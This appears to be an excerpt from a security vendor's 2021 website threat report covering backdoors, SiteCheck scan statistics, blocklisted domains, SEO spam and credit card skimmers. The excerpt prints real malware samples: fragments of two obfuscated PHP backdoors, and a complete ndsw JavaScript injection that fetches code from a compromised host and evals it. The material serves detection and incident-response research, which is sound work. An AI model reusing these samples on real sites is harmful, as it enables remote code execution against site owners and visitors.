yo_fp: fwrite(fopen("{$QTDzP}\x2f\x2e\150\164\x61\x63\x63\145\x73\163", "\x77"), $A9b1P); goto exqrv; W70Yz: $BA6Vm = str_repla
ce("\74\x3f\160\x68\160", '', $BA6Vm); goto F811s; lVDAR: $BA6Vm = btuN8($fseEf); goto W8yz0; gA8JF: $BA6Vm = file_get_contents
($fseEf); goto GHWNF; aq9EO: LXkfy: goto Sp3cL; axYmw: $TQSej = array("\56\56\x2f\x2e\x2e\57\160\x6c\165\147\151\x6e\x73\57\167
\157\162\144\x66\x65\156\x63\145", "\167\x70\55\x63\157\x6e\164\145\x6e\x74\57\160\154\x75\147\x69\x6e\x73\57\167\157\x72\x64\x
66\x65\156\x63\145", "{$QTDzP}\x2f\167\160\x2d\143\157\156\x74\x65\156\x74\57\160\154\x75\147\151\x6e\x73\57\167\x6f\162\x64\x6
6\x65\x6e\x63\x65"); goto twCDb; twCDb: foreach ($TQSej as $oESnN) { goto DJ1zC; DJ1zC: if (!is_dir($oESnN)) { goto EMQ1m; }
```

This is a backdoor uploader script related to the Anonfox malware kit. In addition to allowing backdoor and file system access to the attackers, it also includes built-in functionality to disable the popular WordPress security plugin WordFence.

Signature: php.malware.GLOBALS.007




```
<?php

                                                                        $ad94d548f = 643;$GLOBALS['x18df862c'] = Array();global $x18df862c;$x18df862c =
  $GLOBALS;${"\x47\x4c\x4fB\x41\x4c\x53"}['dc4a'] = "\x60\x28\x2e\x4a\x4c\x65\x27\x42\x4e\x3d\x68\x3f\x5b\x54\x6e\x29\x58\x4f\x59\x46\x43\xa\x5d\x67
  \x7d\x22\x31\x26\x48\x40\x23\x5c\x6b\x62\x7c\x64\x3e\x2c\x71\x4b\x9\x2d\x75\x5f\x50\x6f\x3c\x4d\x53\x24\x63\xd\x55\x36\x66\x30\x5a\x34\x56\x25\x6d\x45
  \x5e\x78\x52\x3a\x77\x61\x39\x37\x2f\x33\x51\x47\x57\x49\x7e\x21\x44\x73\x35\x6c\x74\x69\x2b\x20\x76\x2a\x3b\x79\x6a\x7a\x7b\x70\x32\x72
  \x38\x41";$x18df862c[$x18df862c['dc4a'][5].$x18df862c['dc4a'][53].$x18df862c['dc4a'][54].$x18df862c['dc4a'][80].$x18df862c['dc4a'][96]] =
  $x18df862c['dc4a'][50].$x18df862c['dc4a'][10].$x18df862c['dc4a'][95];$x18df862c[$x18df862c['dc4a'][32].$x18df862c['dc4a'][68].$x18df862c['dc4a']
  [5].$x18df862c['dc4a'][5].$x18df862c['dc4a'][69]] = $x18df862c['dc4a'][45].$x18df862c['dc4a'][95].$x18df862c['dc4a'][35];$x18df862c[$x18df862c['dc4a']
  [14].$x18df862c['dc4a'][71].$x18df862c['dc4a'][69].$x18df862c['dc4a'][55].$x18df862c['dc4a'][67].$x18df862c['dc4a'][54].$x18df862c['dc4a'][50]] =
  $x18df862c['dc4a'][79].$x18df862c['dc4a'][82].$x18df862c['dc4a'][95].$x18df862c['dc4a'][81].$x18df862c['dc4a'][5].$x18df862c['dc4a']
  [14];$x18df862c[$x18df862c['dc4a'][32].$x18df862c['dc4a'][50].$x18df862c['dc4a'][33].$x18df862c['dc4a'][55].$x18df862c['dc4a'][50].$x18df862c['dc4a']
  [55].$x18df862c['dc4a'][96].$x18df862c['dc4a'][71].$x18df862c['dc4a'][57]] = $x18df862c['dc4a'][83].$x18df862c['dc4a'][14].$x18df862c['dc4a']
  [83].$x18df862c['dc4a'][43].$x18df862c['dc4a'][79].$x18df862c['dc4a'][5].$x18df862c['dc4a'][82];$x18df862c[$x18df862c['dc4a'][95].$x18df862c['dc4a']
  [71].$x18df862c['dc4a'][54].$x18df862c['dc4a'][94].$x18df862c['dc4a'][68]] = $x18df862c['dc4a'][79].$x18df862c['dc4a'][5].$x18df862c['dc4a']
  [95].$x18df862c['dc4a'][83].$x18df862c['dc4a'][67].$x18df862c['dc4a'][81].$x18df862c['dc4a'][83].$x18df862c['dc4a'][91].$x18df862c['dc4a']
  [5];$x18df862c[$x18df862c['dc4a'][93].$x18df862c['dc4a'][53].$x18df862c['dc4a'][96].$x18df862c['dc4a'][33].$x18df862c['dc4a']
  [57].$x18df862c['dc4a'][26]] = $x18df862c['dc4a'][93].$x18df862c['dc4a'][10].$x18df862c['dc4a'][93].$x18df862c['dc4a'][86].$x18df862c['dc4a']
  [5].$x18df862c['dc4a'][95].$x18df862c['dc4a'][79].$x18df862c['dc4a'][83].$x18df862c['dc4a'][45].$x18df862c['dc4a'][14];$x18df862c[$x18df862c['dc4a']
  [89].$x18df862c['dc4a'][50].$x18df862c['dc4a'][5].$x18df862c['dc4a'][35]] = $x18df862c['dc4a'][42].$x18df862c['dc4a'][14].$x18df862c['dc4a']
  [79].$x18df862c['dc4a'][5].$x18df862c['dc4a'][95].$x18df862c['dc4a'][83].$x18df862c['dc4a'][67].$x18df862c['dc4a'][81].$x18df862c['dc4a']
  [83].$x18df862c['dc4a'][91].$x18df862c['dc4a'][5];$x18df862c[$x18df862c['dc4a'][33].$x18df862c['dc4a'][50].$x18df862c['dc4a'][94].$x18df862c['dc4a']
```

This is the component backdoor often coupled with the **php.malware.include.043** redirect infection. It is a very large and heavily obfuscated remote execution backdoor. It contains many randomly named variables. In an attempt to conceal itself from humans manually inspecting the file in a text editor, it also contains a very large blank space at the beginning of the injection - however, this only hides the contents if word wrap is disabled.

Incident Response & Threat Detection

In 2021, we cleaned an average of **295 infected files** per site during a single malware removal request. This is the highest average of files cleaned per site to date, breaking a previous record from 2018 of **292 files.**

Infections vary depending on the type of malware. Some malware affect only a small handful of files, whereas other infections try to infect every single PHP, HTML or JavaScript file that it can possibly touch.



Setting a new record, our analysts remediated a single contaminated site containing a total of 134,068 malicious files. This is the highest per-site incidence of infected files to date.

SiteCheck & Blocklist Analysis

Our SiteCheck tool is one of our most important website security monitoring tools. It is free to use and scans millions of websites per year.

Since it is an external monitoring tool, it cannot see infections that do not display outwardly on websites (such as PHP backdoors). For a comprehensive solution, our clients have full access to our server-side scanning and monitoring.

SiteCheck Summary Analysis

We queried the scans performed on SiteCheck during 2021 to identify the trends seen for our remote security scanner.

From the **132,374,781 scans** performed with SiteCheck in 2021, a whopping **10.38%** of websites were identified as containing out-of-date software and **4.34%** were identified as infected. Of these infected websites, **34.45%** had some form of SEO spam while less than **1%** contained website defacements.

Blocklisted Domains

The primary purpose of our blocklist is to help identify unwanted content on hacked, legitimate websites and aid our clients in detecting infections.

In 2021, Sucuri added a total of **741 domains** to our blocklist. Over **500** of these domains were related to credit card skimmers and exfiltration.

The SiteCheck scanner found a total of **12.87%** of infected websites using blocklisted resources and another **5.97%** were found redirecting to blocklisted domains.


As there are hundreds of thousands of spammy domains found yearly, our goal is not to add every single one of them to the blocklist. Instead, we focus on the detection of hidden links and spam injection structures to improve our detection.

Did you know?

Sucuri blocklisted over 500 separate domains in 2021 related to credit card skimming and exfiltration. This is the most added to our lists in a single year.

Blocklisted Resources


We analyzed blocklisted resources to compare detections across different vendors. What we found is that while the Sucuri blocklist targets relatively few specific sites, it provides the most value in detecting compromised sites with blocklisted resources.



Top Blocklisted Resources

Within the top blocklisted resources, we found a number of domains related to the massive WordPress campaign our team has been tracking for several years.


This campaign largely aims to redirect users to spam, malware and scam sites. Nearly all of the domains listed below were present in siteurl/home database infections or in injections targeting **wp_post** content in WordPress environments.



Top blocklisted resources for ongoing WordPress campaign

To dig a bit deeper, we analyzed the top blocklisted resources for this ongoing campaign.

One prevalent theme that differed from previous years was the high prevalence of **.ga** (Gabon) and **.tw** (Taiwan) domains used in redirect campaigns. These top-level domains have become very popular among attackers due to lack of active regulation and domain ownership restrictions.



Strongbolt Domain Registration

* Don't let yourself be pressured or threatened - register strongbolt domains! *

Strongbolt Domain Registration	Strongbolt Domain Registration	Strongbolt Domain Registration
Normal price: $49.85	Normal price: $28.85	Normal price: $31.85
$13.95 yearly	$17.95 yearly	$19.95 yearly
.tw	.ga	.com
Not under ICANN	Not under ICANN	Under ICANN
US Laws not applicable	US Laws not applicable	US Laws applicable
No DMCA Shutdown	No DMCA Shutdown	USA Domain
No Censorship	No Censorship	Applicable for .COM/.NET/.ORG

So-called "bulletproof" hosting companies (frequently used by attackers) are often found to actively promote the sale of these domains for that exact reason: They are not subject to any US laws, censorship or DMCA takedowns. This makes them particularly useful to use in malware campaigns.

SiteCheck Malware Detection


Spam

SEO spam accounted for **34.45%** of the infected websites scanned with SiteCheck in 2021. Since this number was so significant, we dug a bit deeper to break down the types of spam found on these compromised environments.


Our analysis of the top ten SEO spam signatures for SiteCheck revealed a few prevalent themes.

Unsurprisingly, the most common theme was related to pharmaceuticals with **28.03%** of SEO spam content found to be related to themes like Viagra and Cialis. This indicates that despite the long legal battles fought by pharmaceutical companies against spammers, knock-off drugs continue to be an important source of revenue for attackers.

SEO Spam Breakdown - 2021



A predominant number of signatures were also found relating to Japanese SEO spam **(22.13%)**. These ongoing SEO Japanese Spam campaigns pollute victim's website search results with knock-off designer goods.



About 6,060 results

ルイヴィトン **Louis** Vuitton モノグラム ルィヴィトン 公式 ルイヴィトン ...
[redacted].com/need.php?jabbhl6215shn73br8f8-868...
2015年5月11日 ... ルイヴィトン **louis** vuitton モノグラムヴィトン 財布 モノグラム ヴェルニ ヴィトン 鞄ヴィトン エヴァルイヴィトン ダミエ 新作ルイヴィトンモノグラムショルダー ...

Louis Vuitton 製造番号 私たちのオンラインストアへようこそ の ...
[redacted].com/need.php?knjqtb6898nfk65tp1y8-214.html
2015年5月11日 ... 新作品 ルイヴィトン ヴェルニ 長財布 ピンク 売却 韓国 免税店 ヴィトン 財布 値段 **Louis** Vuitton 製造番号 HOT信用ある 豪華アイテムストア内の **Louis** ...

Louis Vuitton ルイ・ヴィトン 財布
[redacted].com/found.php?mphqrj6967vhf53vh8s3-650.html
2015年5月11日 ... **louis** vuitton ルイ・ヴィトン 財布ルイヴィトンモノグラム長財布ルイヴィトン バッグ ダミエ トートルイヴィトン ヴェルニ ジッピー 中古ルイヴィトン コピールイ・ ...

相対的な製品： ビッグ掘り出し物 **Louis** Vuitton ピアス **Louis** Vuitton ...
[redacted].com/need.php?vbvdsy8441kcb12vg8p4-209.html
2015年5月11日 ... 優れた **Louis** Vuitton ピアス ヴィトンの長財布 最高品質とファッションデザインにも安価 な上に満たしている **Louis** Vuitton ピアス エレガントで構え ...

Did you know?

In 2021, SiteCheck detections found that 34.6% of websites infected with a credit card skimmer were running WordPress.

Credit Card Stealers


Starting in late 2019, we began to see WordPress websites affected by MageCart-style compromises related to credit card swiping. This trend continued over 2020, with WooCommerce based ecommerce websites affected by malware previously reserved for ecommerce-specific platforms such as Magento, OpenCart, and PrestaShop.

When compared to other types of compromises, the number of WordPress websites infected with credit card stealers was quite small. This was also identified in past reports, where we found that attackers prefer to target a smaller number of higher value ecommerce websites, mostly mid market-level stores.

Credit card stealers tend to be much more difficult to detect, and server-side malware is not visible from the outside using SiteCheck. Client-side malware is highly customizable and uses hundreds of domains created specifically for the attack. It's not rare to see the domain name or URL of the malicious script mimicking the victim site or some trustworthy service. As a result, detection of malware on one site doesn't necessarily lead to the creation of signatures that can reliably detect similar malware on other infected sites.

In 2021, we blocked **503** skimming-related domains, a drastic increase over the **304** we blocked in 2019. Many of these were found to be injected with basic script tags.

Skimmer Infections by CMS - 2021




A breakdown of websites detected by SiteCheck with a credit card skimmer in 2021 shows that over one third of known infected sites are running WordPress - primarily WooCommerce. This graph applies only to outwardly facing JavaScript-based infections and does not include any backend PHP-based skimmers.

NDSW/NDSX Malware

Another notable malware detected by SiteCheck was related to a campaign that Avast researchers are calling **Parrot TDS**.

A total of **7.64%** infected websites scanned by SiteCheck in 2021 were found to contain malicious JavaScript code that, among other things, is responsible for pushing fake browser updates.




```
if(ndsw===undefined){var ndsw=true,HttpClient=function(){this['get']=function
(a,b){var c=new XMLHttpRequest();c['onreadystatechange']=function(){if
(c['readyState']==0x4&&c['status']==0xc8)b(c['responseText']);},c['open']
('GET',a,!![]),c['send'](null);};},rand=function(){return Math['random']
()['toString'](0x24)['substr'](0x2);},token=function(){return rand()+rand();}
;(function(){var a=navigator,b=document,e=screen,f=window,g=a['userAgent'],h
=a['platform'],i=b['cookie'],j=f['location']['hostname'],k=f['location']['prot
ocol'],l=b['referrer'];if(l&&!p(l,j)&&!i){var m=new HttpClient(),o=k+'
//<redacted>/wp-admin/css/colors/blue/blue.php?id='+token();m['get'](o
,function(r){p(r,'ndsx')&&f['eval'](r);});}function p(r,v){return r['indexOf']
(v)!==-0x1;}}());};
```

Malicious ndsw JavaScript injection

We've been tracking this particular malware since February 2019. The attackers regularly change the obfuscation of their JavaScript injections while keeping the recognizable **ndsw/ndsx** pattern. The infected websites also contain PHP server-side malware and backdoors.

